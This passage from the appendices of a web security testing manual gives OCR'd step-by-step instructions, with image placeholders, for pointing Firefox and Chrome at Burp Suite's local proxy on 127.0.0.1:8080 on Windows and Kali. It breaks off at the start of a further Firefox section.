
### A.2 Mozilla Firefox with burp suite (Windows OS)

**Step 1:** Open Mozilla Firefox and navigate to the URL given below.


**URL:** about:preferences




**Step 2:** Scroll down to the bottom of the page and click on “Settings” button under “Network Settings” section.





**Step 3:** Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.





Click on the OK button.

**Step 4:** Start Burp suite.




**Step 5:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.





All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

## Appendix B

### B.1 Google Chrome with Burp Suite (Kali OS)


**Step 1:** Open Google Chrome and navigate to the URL given below.

**URL:** chrome://settings





Google Chrome Settings page will appear.


**Step 2:** Search for “proxy” in the search box.




**Step 3:** Upon clicking on “Open proxy settings”, The “Networks” settings window will appear. Click on Network Proxy option.




**Step 4:** Enter “127.0.0.1” in “HTTP Proxy” textbox and enter 8080 as port.





Close the dialog box.

**Step 5:** Start Burp suite.




**Step 6:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.





All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


**B.2 Mozilla Firefox with burp suite (Kali OS)**

**Step 1:** Open Mozilla Firefox and navigate to the URL given below.

